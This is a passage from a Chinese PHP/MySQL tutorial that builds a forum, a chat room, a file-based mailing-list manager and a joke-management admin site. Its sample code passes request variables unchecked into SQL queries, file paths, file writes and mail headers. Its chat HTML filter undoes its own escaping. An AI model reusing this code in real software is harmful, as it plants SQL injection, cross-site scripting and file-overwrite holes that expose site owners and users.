读者可能已经注意到了,虽然我们只有一个数据表,仍然使用了连接查询。在 from 从句中创建了数据表的两个实例(其实就是别名),分别是 t 和 r。然后在 where 从句中把两个表实例连接起来,这样就能保证顶级话题的唯一性。看起来有些拐弯抹角,其实很简单。

接下来函数会创建一些 HTML 语句,如下:

```
<a href="display_topic.php?topic_id=1">my first topic</a><br>  
<a href="display_topic.php?topic_id=7">my second topic</a><br>  
<a href="display_topic.php?topic_id=15">my third topic</a><br>  
<a href="display_topic.php?topic_id=17">my fourth topic</a><br>  
<a href="display_topic.php?topic_id=21">What should we have for lunch?</a><br>  
<a href="display_topic.php?topic_id=18">Let's get out of here.</a><br>
```

下面看看怎么显示文章的全部内容。假设我们想看看“what should we have for lunch”话题的回文,先点击话题,然后调用 display\_topic.php,就把标题号码(这里是 21)传给查询字符串。DisplayTopic 函数的最后是下面的查询:

```
select distinct t.topic_id, t.parent_id, t.root_id, t.name, t.description, t.author, t.author_host, t.create_dt,  
t.modify_dt, p.name, r.name from px_topics t left join px_topics p on t.parent_id = p.topic_id left join  
px_topics as r on t.root_id = r.topic_id where t.topic_id = 21
```

在这里又创建了数据表的一些实例,但这一次执行的是左连接(left join)。如果两个表中有特定的域相等,那么就可以使用 equi-join 把它们连接起来。但是我们这里不仅要把两个有特定域相等的表实例连接起来,而且也要得到另一个表实例(t)的所有记录,这个表实例跟其余两个(parent\_id 或 root\_id)并没有匹配。

例如,如果这里使用的是 equi-join 并且 t.parent\_id 域是空的,查询就不会返回任何结果,而用左连接就能解决这个问题。

如果还弄不清两者之间的区别,就去看看 MySQL 文档,或者用 equi-join 和左连接都试试,然后看看差别。本书中也介绍了一些 SQL 语句中连接查询的一些知识。

我们应该得到这个话题的上一级话题和最高级话题。实际上这个话题的上一级话题和最高级话题都是它自己,所以只打印出这个话题的标题、作者、日期和内容,如图 16-1 所示。



[topic list](#) | [new topic](#) ↵

**What should we have for lunch?** by Mr. Rogers (206.221.192.49) on 19990312185429 ↵

Let's not tell King Friday we're going.↵

**Reply to this**↵

**Comments:**↵



- [Re: Re: What should we have for lunch?](#) by Mr. Rogers ( 23 ) ↵
  - [Uh oh!](#) by King Friday ( 24 ) ↵

图16-1 讨论区的页面

用户在这里可以回复文章并能看到其他用户的回文。通过在 `DisplayTopic.php` 文件中调用 `Displaykids` 函数来实现。首先显示出这个话题的下一级话题：

```
select topic_id, name, author, create_dt, description
from px_topics
where parent_id = 21
order by create_dt, topic_id
```

然后对于每个回文，`Displaykids` 显示出标题，接着调用它自己（递归调用），就能得到这个回文的回文：

```
select topic_id, name, author, create_dt, description
from px_topics
where parent_id = 23
order by create_dt, topic_id
```

然后就不断调用下去。每个回文根据它的级别就会显示出不同数量的信息，显示的風格也不一样。

现在假设点击了 23 号话题，因为它是话题的回文，所以同时要显示它的上级话题和顶级话题。代码差不多，但是要处理的信息却不一样，用户看到的信息如图 16-2 所示。

[topic list](#) | [new topic](#) ↵

**root:** [What should we have for lunch?](#) ↵

**parent:** [Re: What should we have for lunch?](#) ↵

**Re: Re: What should we have for lunch?** by Mr. Rogers  
(206.221.192.49) on 19990316234758 ↵

Um, your library book is overdue! We didn't want to upset you.↵

[Reply to this.](#)↵

**Comments:**↵

Re: Re: What should we have for lunch? by King Friday (206.221.192.49) on 19990316234758 I'd better go return it right now!↵
---

图 16-2 查看某篇文章时的页面

点击“reply to this”后就调用 `write_topic.php`，显示出一个表格，用户可以在其中填写自己的回文。如图 16-3 所示。

[topic list](#) | [new topic](#) ↵

**What should we have for lunch?** by Mr. Rogers (206.221.192.49) on 19990312185429 ↵

Let's not tell King Friday we're going.↵

**Care to comment?** ↵

↵

Topic Subject:  ↵

Your Name:  ↵

Your Words Here: ↵

A large text area for entering the reply content.
---

图 16-3 回复文章时的页面

这个表格显示出所要回复的话题，但是 `DisplyTopic` 函数的 `$nokids` 参数不能让表格显示

出所有的回文。用户点击 Create 后就调用 write\_topic.php，现在有一个参数已经创建了，再调用 CreateTopic 函数，在 px\_topics 表中插入一条记录：

```
insert into px_topics
```

```
(name, description, parent_id, root_id, author, author_host)
```

```
values
```

```
('Re: What should we have for lunch?', 'How about sushi?', 21, 21, 'lex luthor', '206.221.192.49')
```

然后 write\_topic.php 在新建话题上再调用 DisplayTopic 函数。



## 第 17 章 聊天室实例

在这个聊天室中，把来自发言表单的变量处理成 HTML 的形式，然后写到一个消息文件里。把发言表单和消息文件放在框架中显示，这样用户看起来就像是在一个聊天室里。

```
<form action="chat.php" method="post">
Name : <input type="text" name="name"><br>
Message : <input type="text" name="message"><br>
<input type="submit" value="Send">
</form>
```

这是用户发言的表单。不管页面的设计多么漂亮，一定要把变量\$name和\$message发送给 chat.php 文件。

处理这些变量之前需要把消息文件中的内容进行分解，其中的道理非常简单，否则用户一次只能看到一条消息。消息文件的格式是：消息与消息之间用回车符隔开。可以使用 file() 函数把消息文件读到一个数组中。

这个消息文件一共有 12 行，第 1 行是一些页眉信息，第 2~11 行是以前的消息，第 12 行包含有页脚。

现在只关心怎样得到包含大部分以前消息的字符串。

```
<?php
// 把文件读到数组中
$message_array = file("messages.html");
// 生成字符串
for ($counter = 1; $counter < 10; $counter++) {
    $old_messages .= $message_array[$counter];
}
?>
```

在生成字符串的时候，从\$counter=1 开始循环，而不是通常的\$counter=0，这是因为\$message\_array 的第 0 个元素是页眉信息。通过设定结束循环条件\$counter<10 来把第 1~9 个数组元素读到字符串中。剩下的两个元素中，第 11 个包含了页脚，第 10 个是最早的消息，这两个元素都不要了，这样任何时候都会只显示 10 条消息。如果想改变保留的消息的数量，只需要改变\$counter<10 这句话就行了。

有了变量\$name和\$message 后，生成一个新的消息字符串就容易多了：

```
<?php $new_message = "$name : $message<br>\n"; ?>
```

现在开始写消息文件。我们所需要的是页眉和页脚。页眉如下：

```
<?php
// 只能在字符串的最后添加回车符
```

```
$header = "<html><body bgcolor=\"#000000\" text=\"#ffffff\">\n";
?>
```

现在要使屏幕自动刷新以使用户能看到新的文章。实现的方法是使用 META 标示符, 同时也不想让搜索引擎搜到这个消息文件:

```
<?php
$header = "<html><head><meta http-equiv=\"refresh\" content=\"8\">".
"<meta name=\"robots\" content=\"noindex\"></head>".
"<body bgcolor=\"#000000\" text=\"#ffffff\">\n";
?>
```

在页脚放一些版权信息, 同时也要结束 HTML 标示符:

```
<?php
$footer = "<p align=\"center\"><font color=\"#000000\">".
"&copy; Mike Hall 2000</font></p></body></html>";
?>
```

现在已经可以开始写新文件了:

```
<?php
// 打开要写的文件并把文件长度变成 0
$open_file = fopen("messages.html", "w");
// 写文件的页眉
fputs($open_file, $header);
// 新的一行, 并且去掉多余反斜线
fputs($open_file, stripslashes($new_message));
// 原来的消息行
fputs($open_file, $old_messages);
// 页脚
fputs($open_file, $footer);
// 操作结束后关掉文件
fclose($open_file);
?>
```

现在我们所写的已经算是一个网络聊天室了。下面丰富一下它的功能特色:

```
<form action="chat.php">Name:<input type="text" name="name">Color:<input type="text"
name="color"><br>Message:<input type="text" name="message"><br><input type="submit"
name="Send"></form>
```

在表单中添加了一个输入框, 也就意味着向脚本中多传了一个参数。读取旧消息跟以前一样, 但生成新消息的时候需要添加一些 HTML 代码:

```
<?php
$new_message = "<font color=\"\$color\">\$name : \$message</font><br>\n";
```

?>

发言中添加时间:

```
<?php
$time = date("H:i");
$new_message = "<font color=\"\$color\"><b><i> $name</i></b>".
" <font size=\"1\">($time)</font> : $message</font><br>\n";
?>
```

另一个有用的特点是:在用户的消息中能够显示他的 E-mail 和 URL 连接。又需要增加两个输入框,并且要对 E-mail 和 URL 进行处理:

```
<?php
if($url)
$link_html .= " <a href=\"\$url\" target=\"_new\">".
" <font face=\"wingdings\">2</font></a>";

if($mail)
$link_html .= " <a href=\"\$mail\" target=\"_new\">".
" <font face=\"wingdings\">*</font></a>";

$new_message = "<font color=\"\$color\"><b><i> $name</i></b>".
" $link_html <font size=\"1\">($time)</font> : $message</font><br>\n";
?>
```

现在还有一个安全的问题,即如何防止用户输入恶意的内容呢?比如说一段 JavaScript 代码,或者 VBScript 代码,甚至 5M 大小的图像文件也会造成程序出错。我们可以使用 strip\_tags() 函数过滤掉所有的 HTML 和 PHP 代码,但并不这么做,因为我们允许用户在消息中使用一些基本的 HTML 元素,如<i>、<b>和<font>等。

这里有一个小窍门,如果想编写代码来告诉脚本哪些 HTML 元素它可以用,那么代码会很长,甚至会占去程序的大部分。采用另一种方法效果会好很多,应该告诉脚本哪些 HTML 元素它不能用。

htmlspecialchars() 是一个很常用的 PHP 函数,我们在前面的函数部分已经介绍了它的使用方法。它把特定的字符用对应的 HTML 实体来代替,如“”变成了“&quot;”、“&”变成了“&amp;”、“<”变成了“&lt;”、“>”变成了“&gt;”。

htmlspecialchars() 函数把“<iframe src=http://www.microsoft.com>”转化为“&lt;iframe src=&quot;http://www.microsoft.com&quot;&gt;”。我们看到,单纯使用这个函数是没什么用处的。我们需要使用其他的一些替换函数来把一些标示符替换回来,这才是过人之处。我们使用 str\_replace 函数来实现:

```
<?php
$message = htmlspecialchars($message);
$message = str_replace("&lt;", "<", $message);
$message = str_replace("&lt;b>", "<b>", $message);
```

```

$message = str_replace("&lt;b>", "<b>", $message);
$message = str_replace("&lt;i>", "<i>", $message);
$message = str_replace("&lt;i>", "</i>", $message);
$message = str_replace("&lt;font ", "<font ", $message);
$message = str_replace("&lt;/font>", "</font>", $message);
?>

```

然后把这些代码封装到函数里, 使用这个函数对变量进行处理:

```

<?php
$name = filterHTML($name);
$message = filterHTML($message);
$color = filterHTML($color);
$url = filterHTML($url);
$mail = filterHTML($mail);
?>

```

最后的一个问题就是怎么对付捣蛋者, 这是聊天室都必须考虑的问题。因此必须限制进入聊天室的人。

一种办法是使用登录系统。把用户名和密码保存在一个 MySQL 数据库中, 用户进入聊天室之前必须登录。另一种办法是记下捣蛋者的 IP 地址, 然后拒绝这个 IP 地址访问聊天室。

第二种办法有缺陷, 人们可以使用不同的代理服务器来变换 IP 地址, 并且大部分 ISP 都使用动态 IP 地址, 人们重新连接 ISP 后便可以访问聊天室了。

不过大部分捣乱的人都是过客, 封了 IP 后就不会试图进行连接了。我们把所有被封的 IP 放到 banned.ban 文件中。IP 之间都用回车符分开, 所以也可用 file() 函数来把文件内容读到数组中。

```
$banned_array = file("banned.ban");
```

把这个文件中的内容跟 \$REMOTE\_ADDR 变量对比, 就可以知道能否发文章了, 代码如下:

```

<?php
for ($counter=0;$counter<sizeof($banned_array);$counter++) {
    if ($banned_array[$counter] == $REMOTE_ADDR) {
        print("<font color='red' face='arial' align='center'>".
            "You have been banned from this chat</font>");
        exit;
    }
}
?>

```

exit 命令会直接终止脚本的执行。如果用户被封, 脚本就不会处理传过来的变量。

对于上面所说的动态 IP, 可以把整个 IP 段都封掉。用简单的函数就可实现:



```

<?php
function makeMask($ip) {
    $ip_array = explode(".", $ip);
    $ip_mask = "$ip_array[0]\\. $ip_array[1]\\. $ip_array[2]";
    return $ip_mask;
}
?>

```

然后把上面的循环判断改成：

```

<?php
for ($counter=0;$counter<sizeof($banned_array);$counter++) {
    if (makeMask($REMOTE_ADDR) == makeMask($banned_array[$counter])) {
        print("<font color='red' face='arial' align='center'>".
            "You have been banned from this chat</font>");
        exit;
    }
}
?>

```

现在就可以防范动态 IP 了。

最后需要首先得到捣蛋者的 IP 地址。方法是把 \$name 和 \$REMOTE\_ADDR 保存到 iplist.html 文件中。创建 iplist.html 文件的方法跟 messages.html 一样。首先读出 iplist.html 的内容，去掉页眉，页脚和最旧的 IP 记录，然后创建一条新纪录，一个新的页眉和页脚。为使版面更清楚，使用了一个表单。

```

<?php
$header = "<html><body bgcolor='\"#000000'\" text='\"#ffffff'\"><table border='\"0'\">\n";
$footer = "</table></body></html>";
$new_ip = "<tr><td>$name</td><td>$REMOTE_ADDR</td></tr>\n";
$ip_array = file("iplist.html");
for ($counter = 1; $counter < 20; $counter++)
    $old_ips.= $ip_array[$counter];
?>

```

这样便行了，剩下的工作就是把代码包装到函数里，写一段代码自动把捣蛋者加到被封的列表中，自动识别消息中的 E-mail 和 URL 地址等。

# 第 18 章 创建一个邮件列表管理器

## 18.1 简介

现在有很多人在使用邮件列表，邮件列表的作用很多，包括把网站的最新新闻和软件升级信息通知给用户等。有时候需要创建一些管理工具，来对邮件列表进行管理，方便通过邮件列表来散布消息，用户不需干预便可以加入邮件列表并能收到欢迎信息。

本章将详细地介绍如何创建一个邮件列表管理系统、可以管理多个列表。该方案适合于中等规模（用户数不超过 500）的邮件列表，系统用文件来保存最新访问信息。其中涉及到许多文件操作的命令，还讲解了怎么在 PHP 脚本中发送邮件。

## 18.2 创建前台页面

这个系统的结构很明显。所有的脚本都在主目录下，而所有的数据文件都在 data 目录下。每个列表的地址都保存在该目录的不同文件中。另外还有一个日志文件，它是简单的文本文件。

我们所使用的所有列表（不能同时使用两个列表）都保存在 data 目录中的 lists.txt 文件中。文件的格式是每个列表一行，这一行中包括列表名字和列表文件名，中间用“|”隔开。在生成列表下拉框的时候，这个文件就有用了。从表格中得到列表文件名（\$Filename）后，就可以很容易的从指定的列表中得到邮件地址。

我们要把最常使用的功能放在用户最方便使用的地方。显然这个系统最好用的功能就是给全体列表成员发信。所以在页面上应该有一个发送信件的表格，还应该有一个超链接来连接到所有管理功能。下面是页面的代码：

```
<!--index.php -->
<html><head><title>Mailing List Administration</title></head><body>
<br>
<center><H1>Mailing List Administration</H1></center>
Send an email to a mailing list:
<form method=post action="sendemail.php">
<table><tr><td>
<b>From Address:</b>
<input type=text name="From" size="40" value="">
<br>
```

```

<b>Subject:</b><input type="text" name="Subject" size="40">
</td><td><table cellspacing="15"><tr><td valign="top">
<b>List:</b>
</td><td>
<select name="List" size="4">
//把文件内容读到数组里,然后在页面上显示数组
<?
$groups = file("data/lists.txt");
for ($index=0; $index < count($groups); $index++){
    $grouplist = split("\n", chop($groups[$index]));
    ?>
    <option value="<? echo $grouplist[1] ?>"
    <? if ($index==0){echo "selected";} ?>
        <? echo $grouplist[0] ?><br>
    <? }?>
</select></td>
<td valign="top"><b><a href="newlist.php">Make a new list.</a></b>
<br><a href="addnames.php">Add names to a list</a>.
<br><a href="picklist.php">Edit/Delete names</a>.
<br><a href="data/log.txt">View Send Log</a>.
<br><a href="autoresponder.php">View/Edit Autoresponder</a>.
</td></tr></table>
</td></tr></table>
Type or paste your message below:
<br><textarea cols=50 rows=10 name="Body"></textarea>
<br><br>
<input type="submit" name="Submit" value="Send Mail">
</form>
<br>
</body></html>

```

除了第 14~26 行外,所有的脚本都是标准 HTML 语言。这段代码读入 lists.txt 文件,把每一行从“\n”分开,然后加到下拉框中。这样便生成了一个整齐的列表,用户能看到所有的列表的名称,并且选中的选项的值就是该选项列表的文件名。下面我们会详细地讨论 File 函数。

注意:为了更简单一些,可以为表格中的“From Address”设置一个默认值。这样系统会自动填上它,用户若不想修改就不用动了。

在 index 页面中,从这个表格中得到了文件名 (\$Filename),这样可以很容易地从指定

的邮件列表中得到邮件地址。

提交之后就会调用 `sendmail.php` 发送邮件：

```
<!--sendmail.php -->
<html><head><title>Updating file....</title></head><body>
<?
$addresses = file("data/$List");
//用循环来向每个用户发邮件
for ($index=0; $index < count($addresses); $index++){
    mail("$addresses[$index]","$Subject",
        "$Body","From: $From\nReply-To: $From");
    }
//在文件中保存记录
$myfile = fopen("data/log.txt","a");
fputs($myfile,$Subject."\t".date("dS of F Y h:i:s A")."\t".$List."\n");
fclose($myfile);
?>
Your message was sent!
<br><br>
<a href="index.php">Home</a>
</body></html>
```

这段脚本中使用的一些函数非常有用。首先是第 7 行的 `mail` 函数，这个函数简单有效。一般情况下，它使用 UNIX 系统中的 `sendmail` 功能，但也可以改成使用另一台服务器，这需要修改 `php.ini` 文件。使用这个函数的格式是：

```
mail(string to, string subject, string message, string [additional_headers]);
```

我们所能看到的邮件的表头，如 `X-Mailer`, `Reply-to`, `CC:`, `Bcc` 和 `Mime-Version` 等，都属于 `additional_headers`。

在第 3~5 行中使用 `File` 函数来得到 email 地址。这个函数把整个文件读到一个数组中，文件中的每行都成为数组中的一个元素。因为在文件中一行保存了姓名和 E-mail 地址，所以数组中的每个元素都包含一个 E-mail 地址。然后在这些地址中执行循环，每次循环都调用 `mail` 函数，这样就可以给每个成员发送邮件了。

在使用文件函数时需要注意在每个数组元素中也保存了新的一行(`\n`)。所以在许多情况下都要对每个数组元素使用 `chop()` 函数或者 `trim()` 函数。

最后一步就是在日志文件中创建一个条目，这样就可以知道我们发送了哪些邮件（第 11~13 行）。这里保存的日志非常简单，只是一个文本文件。“`\t`”代表制表符，就像“`\n`”代表新建一行。

这里还用了另一个有趣的函数：`date` 函数。它有许多格式规则，我们前面也介绍了许多。

## 18.3 在列表中添加用户

这里我们使在列表中添加用户的操作自动化，文件名为 `addnames.php`，代码如下：

```
<!--addnames.php -->
<html><head><title>Add an email to the list</title></head><body>
<br><br>
<form method=post action="saveemail.php">
<table><tr><td valign=top>
Which List?:
</td><td>
<select name="List" size=4>
<?
//列出所有的组，同样要先从文件中读出数据，然后用数组显示
$fileloc = "lists.txt";
$groups = file("data/lists.txt");
for ($index=0; $index < count($groups); $index++){
    $grouplist = split("\|", chop($groups[$index]));
?>
<option value="<? echo $grouplist[1] ?>"
<? if ($index==0) {echo "selected";} ?>>
<? echo $grouplist[0] ?><br>
<?}?>
</select></td></tr></table>
Email Address:<input type=text name="Email" size="40">
<br><br>
<input type="submit" Value="Add This Email"></FORM>
<BR><BR><a href="."/">Home</a>.
<br><br><a href="picklist.php">Edit/Delete names</a>.
<br><br><a href="data/log.txt">View Send Log</a>.
<br>
</body></html>
```

首先要选择一个列表（第 7~21 行），这里使用的函数跟在 `index.php` 文件中的一样。然后所选列表及 email 地址被传送到下个脚本文件 `saveemail.php` 中去，代码如下：

```
<!--saveemail.php -->
<html><head><title>Updating file....</title></head><body>
<br><br>
```

```
<?
if (file_exists("data/$List")){
    $myfile = file("data/$List");
    $fh = fopen("data/$List","w");
    for ($index=0; $index < count($myfile); $index++){
        if ($Email != chop($myfile[$index])) {fputs($fh,$myfile[$index]);}
    }
    fputs($fh,$Email."\n");
    fclose($myfile);
} else{
    $myfile = fopen("data/$List","w");
    fputs($myfile,$Email."\n");
    fclose($myfile);
}
?>
<br>
<? echo $Email ?> written to <? echo $List ?>
<br><br>
<a href="index.php">Home</a>
</body></html>
```

在确认该文件存在后，这段脚本所做的第一件事情就是把当前列表读入到一个数组中（第 4~6 行），然后检查每个用户名是否已经在列表中。这是在第 8~12 行实现的：把每个用户名写回文件，如果用户名已经存在就跳过这一步。在与每个用户名比较后，新的用户名写在了文件的最后。

这里的 `fopen` 函数使用了“w”参数，代表“写”；在 `index.php` 文件中使用的“r”参数代表“读”；在发送 E-mail 页面中使用的是“a”参数（为了添加附件）。`fopen` 函数的格式为：

`fopen (filename, mode)`

其中的 `mode` 参数可以是“r”、“w”或者“a”。如果往一个已有文件中写（writing）东西，就会冲掉现有的内容，而附加（appending）就是在文件的最后开始写。可以在 `mode` 参数中使用加号，这样就既允许读，也允许写。

注意：如果想对打开的一个文件同时执行读和写的操作，就会出现问題，可能会破坏其他文件的内容。最好把文件读到一个数组中进行修改，然后断开与文件的连接（文件函数会自动断开），执行修改后再把修改后的内容写回文件。

添加列表也使用同样的技术，只是把列表名和文件名都写到文件中，中间以“|”隔开，下面的这段脚本代码就是用来添加列表的：

```
<!--newlist.php -->
<html><head><title>Mailing List Administration</title></head><body>
```

```

<br>
<b>Both blanks must be filled in!</b><br>
<form method=post action="makenewlist.php">
<b>Name of the list:</b><input type=text name="Listname" size="40">
<br><br>
<b>One word description of the list:</b>
<input type=text name="Filename" size="40">
</td><td><table><tr><td valign=top>
<br><br>
<input type="submit" name="Submit" value="Make list">
</form>
<br><br><a href="addnames.php">Add names to an existing list</a>.
<br><a href="picklist.php">Edit/Delete names</a>.
<br><br><a href="data/log.txt">View Send Log</a>.
<br>
</body></html>

```

下面的代码是往文件里写的:

```

<!--makenewlist.php-->
<html><head><title>Updating file....</title></head><body>
<?
$Filename = $Filename.".lst";
$myfile = fopen("data/lists.txt","a");
fputs($myfile,$Listname."|".$Filename."n");
fclose($myfile);
?>
Created new list <? echo $Listname ?><br>
<br><br><a href="index.php">Home</a>.
<br><br><a href="addnames.php">Add names to the list</a>.
<br><br><a href="picklist.php">Edit/Delete names</a>.
<br><br><a href="data/log.txt">View Send Log</a>.
<br>
</body></html>

```

## 18.4 编辑用户信息

在这里我们使用了一种看似简单,但却非常有效的方法:直接编辑文件。

首先应该选择要编辑的列表:

```
<!--picklist.php -->
<html><head><title>Pick the list</title></head><body>
<center>
<br><br>
Please pick the list you would like to edit:
<br>
<form method=post action="editnames.php">
<select name="List" size=4>
<?
$fileloc = "lists.txt";
$groups = file("data/lists.txt");
for ($index=0; $index < count($groups); $index++){
    $grouplist = split("\n", chop($groups[$index]));
?>
<option value="<? echo $grouplist[1] ?>"
<? if ($index==0){echo "selected";} ?>
<? echo $grouplist[0] ?><br>
<?} ?>
</select>
<br><br>
<input type="submit" value="Edit list"></form></center>
</body></html>
```

然后创建一个表格来进行用户信息的编辑和删除:

```
<!--editnames.php -->
<html><head><title>Edit Maillist addresses</title></head><body>
<form method=post action="writenamefile.php">
<br>
Editing <? echo $List ?>.
<br><br>
Fix an address by editing in place, or delete an address
by deleting the WHOLE line. <b>No blank lines or spaces allowed! </b>
<br><br><textarea cols=50 rows=20 name="Body">
<?
if (file_exists("data/$List")) {readfile("data/$List");} ?>
</textarea>
```



```

<br><br>
<input type="hidden" name="List" value="<? echo $List ?>">
<input type="submit" name="submit" value="Save This List"></FORM>
<br><br><a href="addnames.php">Add names to the list</a>.
<br><br><a href="data/log.txt">View Send Log</a>.
<br>
</body></html>

```

第 11 行中的 `readfile` 函数读入一个文件，然后直接把它送到浏览器中。这样把指定列表中的所有地址都放到了一个文本框中，这里就可以直接删除和修改了。下面的脚本代码用来保存所作的变动：

```

<!--writenamefile.php -->
<html><head><title>Updating file....</title></head><body>
<br><br>
Changes saved to <? echo $List ?>.<br>
<?
$myfile = fopen("data/$List", "w");
fputs($myfile, $Body);
fclose($myfile);
?>
<br>
<a href="index.php">Home.</a>
</body></html>

```

这跟读入文件一样简单，因为所有的列表都在文本框中，所有的内容都在变量 `$Body` 中。把变量 `$Body` 写到文件中就把在前面表格中看到的内容保存下来了。

## 18.5 自动回复

自动回复就是在发生某个事件的时候自动给用户发送邮件的一种机制。用户加入邮件列表时就要使用到自动回复。自动回复的原理跟前面的编辑地址很类似，代码如下：

```

<!--autoresponder.php -->
<html><head><title>Edit Maillist addresses</title></head><body>
<form method="post" action="writeautoresponder.php">
<br>
This is the automatic message sent to people who submit
their name to the Test List mailing list. See Page 5 in the
tutorial to see an example of using this feature.

```

```

<br><br>
<textarea cols=70 rows=20 name="Body">
<? readfile("data/autoresponder.txt"); ?>
</textarea>
<br><br>
<input type="submit" name="submit" value="Save This List"></FORM>
<br><br><a href="addnames.php">Add names to a list</a>.
<br><br><a href="data/log.txt">View Send Log</a>.
<br>
</body></html>

```

要使用自动回复的时候，就把下面的代码放在页面上，它会自动生成一个表格：

```

<b>Get notified of updates by email:</b><br>
<form method="post" action="thanks.php">
<input type="text" name="Email" size="20">
<input type="submit" Value="Subscribe"></form>

```

剩下的工作就是生成一个处理数据并表示感谢的页面，代码如下：

```

<!--thanks.php-->
<html><head><title>Thanks!</title></head><body>
<?
$Body = readfile("data/autoresponder.txt");
mail("$Email", "Welcome to my mailing list!", "$Body", "From: Me\nReply-To: me@myaddress.com");
$myfile = file("data/mylist.lst");
$fth = fopen("data/mylist.lst", "w");
for ($index=0; $index < count($myfile); $index++){
    if ($Email != chop($myfile[$index])){fputs($fth, $myfile[$index]);}
}
fputs($fth, $Email. "\n");
fclose($myfile);
?>
Thank you!
<br><br>
<a href="index.php">Home</a>.
</body></html>

```

## 18.6 总结

在这一章里，我们使用 PHP 创建了一个小巧而功能强大的邮件列表管理器。我们看到，所有的程序都是基于文件的，而不需使用数据库。使用文件来保存数据的最大的缺点就是可扩展性差。如果列表中的用户超过 500，那就最好使用数据库。



## 第 19 章 内容管理系统

这个例子中我们所要创建的不仅仅是动态网页，而是动态网站，即整个网站都建立在数据库之上，这个网站其实是一个内容管理系统。这样的系统通常由一系列动态网页组成，并且只有经过授权的管理员才能更改网站的内容。这些动态网页用于数据库的管理，管理员通过这些页面可以很方便地查看和修改数据库中的信息，而不是使用 SQL 语句。

这个系统是用来管理笑话的。管理员在这个系统中通过一个网页表格来向数据库中添加笑话，也能通过一个“删除”超链接来从数据库中删除笑话。显然，用户访问该站点时不能直接出现这个页面，否则，未经授权的用户就可以向网站中添加一些没用的内容，而且能随意删除笑话。

为避免出现这种情况，就可以使用一个身份认证页面，只有经过身份认证、具有相应权限的用户才能通过一些管理页面对网站内容进行删除和修改，而不需要直接使用 SQL 命令。我们允许网站的管理员能够管理作者和目录，并能把作者和目录跟每一个笑话对应起来。

### 19.1 首页

数据库中包含有笑话、笑话的作者和笑话所属分类目录三种信息。可能有些读者会说：作者的 E-mail 地址属于哪一种信息呢？因为在这个例子中我们假设每个作者只有一个 E-mail 地址，所以就不必为 E-mail 地址新建一个表了。我们这个内容管理系统的首页应该包含分别管理这三种信息的超链接，代码如下：

```
<!-- admin.html -->
<HTML>
<HEAD>
<TITLE>JMS</TITLE>
</HEAD>
<BODY>
<H1>Joke Management System</H1>
<UL>
<LI><A HREF="jokes.php">Manage Jokes</A>
<LI><A HREF="authors.php">Manage Authors</A>
<LI><A HREF="cats.php">Manage Joke Categories</A>
</UL>
</BODY>
</HTML>
```

## 19.2 管理作者

首先来讨论文件 `authors.php`，这个文件的功能就是使管理员能够添加新作者、编辑和删除已有的作者。管理员应该先看到数据库中已有作者的列表。从写代码的角度来说，这跟列出数据库中所有的笑话是一样的。然后在每个作者名字的后面还要有超链接，这些超链接用来编辑和删除已有的作者。要把每个笑话的序号赋给它们后面的超链接，这样链接到的文件才知道要编辑或者删除的是哪个作者。还要提供一个“添加新作者”的链接。代码如下：

```
<!-- authors.php -->
<HTML>
<HEAD>
<TITLE> Manage Authors </TITLE>
</HEAD>
<BODY>
<H1>Manage Authors</H1>
<P ALIGN=CENTER><A HREF="newauthor.php">
Create New Author</A></P>
<UL>
<?php
$cnx = mysql_connect('localhost','user','password');
mysql_select_db('jokes');
$sauthors = mysql_query("SELECT ID, Name FROM Authors");
if (!$sauthors) {
    echo("<P>Error retrieving authors from database!<BR>".
"Error: " . mysql_error());
    exit();
}
while ($sauthor = mysql_fetch_array($sauthors)) {
    $id   = $sauthor["ID"];
    $name = $sauthor["Name"];
    echo("<LI>$name ".
"[<A HREF='editauthor.php?id=$id'>Edit</A>|".
"<A HREF='deleteauthor.php?id=$id'>Delete</A>"]");
}
?>
</UL>
<P ALIGN=CENTER><A HREF="admin.html">
```

```
Return to Front Page</A></P>
</BODY>
</HTML>
```

## 19.3 删除作者

给定了作者的序号后, deleteauthor.php 文件就会从数据库中删掉这个作者。这个操作使用一个 DELETE 查询命令就可以实现, 这里反倒要弄得复杂一些了。我们的 Jokes 表中有一个字段 AID 用来表示某个笑话的作者是哪个。如果从数据库中删掉了一个作者, 所有跟这个作者相关的其他表中的内容也必须进行修改。如果不这样做, 下次添加的作者的序号可能跟删除的这个一样, 那么原本属于被删作者的笑话就会归于新添作者的名下。

这个问题有两个解决办法:

- ◆ 删除一个作者后, 把这个作者的所有笑话都删掉。
- ◆ 删除一个作者后, 把这个作者的所有笑话的 AID 都设成 NULL, 表示这些笑话没有作者。

我们采用第一种方法。这样在显示的时候便不用考虑 AID 为 NULL 的那些笑话。代码如下:

```
<!-- deleteauthor.php -->
<HTML>
<HEAD>
<TITLE> Delete Author </TITLE>
</HEAD>
<BODY>
<?php
$cnx = mysql_connect('localhost','user','password');
mysql_select_db('jokes');
// 删除所有的作者, 同时把他的所有笑话也都删掉
$ok1 = mysql_query("DELETE FROM Jokes WHERE AID=$id");
$ok2 = mysql_query("DELETE FROM Authors WHERE ID=$id");
if ($ok1 and $ok2) {
    echo("<P>Author deleted successfully!</P>");
} else {
    echo("<P>Error deleting author from database!<BR>".
        "Error: " . mysql_error());
}
?>
```

```
<P><A HREF="authors.php">Return to Authors list</A></P>
</BODY>
</HTML>
```

## 19.4 添加作者

newauthor.php 文件的作用就是向数据库中添加新作者。代码如下：

```
<!-- newauthor.php -->
<HTML>
<HEAD>
<TITLE> Add New Author </TITLE>
</HEAD>
<BODY>
<?php
if ($submit): // 输入作者的信息之后，按下“提交”按钮，执行下面的代码
    $dbcnx = @mysql_connect(
        "localhost", "root", "mypasswd");
    mysql_select_db("jokes");
    $sql = "INSERT INTO Authors SET " .
        "Name='$name', " .
        "EMail='$email'";
    if (mysql_query($sql)) {
        echo("<P>New author added</P>");
    } else {
        echo("<P>Error adding new author: " .
            mysql_error() . "</P>");
    }
?>
<P><A HREF="<?php echo($PHP_SELF); ?>">
Add another Author</A></P>
<P><A HREF="authors.php">Return to Authors list</A></P>
<?php
else: // 否则就显示一个表格，在表格中输入新作者的信息
?>
<FORM ACTION="<?php echo($PHP_SELF); ?>" METHOD=POST>
<P>Enter the new author:<BR>
```



```

Name: <INPUT TYPE=TEXT NAME="name" SIZE=20
MAXLENGTH=100><BR>
eMail: <INPUT TYPE=TEXT NAME="email" SIZE=20
MAXLENGTH=100><BR>
<INPUT TYPE=SUBMIT NAME="submit" VALUE="SUBMIT"></P>
</FORM>
<?php endif; ?>
</BODY>
</HTML>

```

## 19.5 编辑作者信息

